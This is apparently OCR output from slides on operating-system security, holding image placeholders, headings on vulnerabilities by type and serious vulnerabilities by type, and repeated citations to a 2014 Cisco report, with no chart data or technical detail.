
*Source: Security Vulnerabilities in Modern Operating Systems, Cisco, Apr 2014*

# Vulnerabilities by Type





Source: *Security Vulnerabilities in Modern Operating Systems*, Cisco, Apr 2014


# Serious Vulnerabilities by Type




Source: *Security Vulnerabilities in Modern Operating Systems*, Cisco, Apr 2014





Source: *Security Vulnerabilities in Modern Operating Systems*, Cisco, Apr 2014

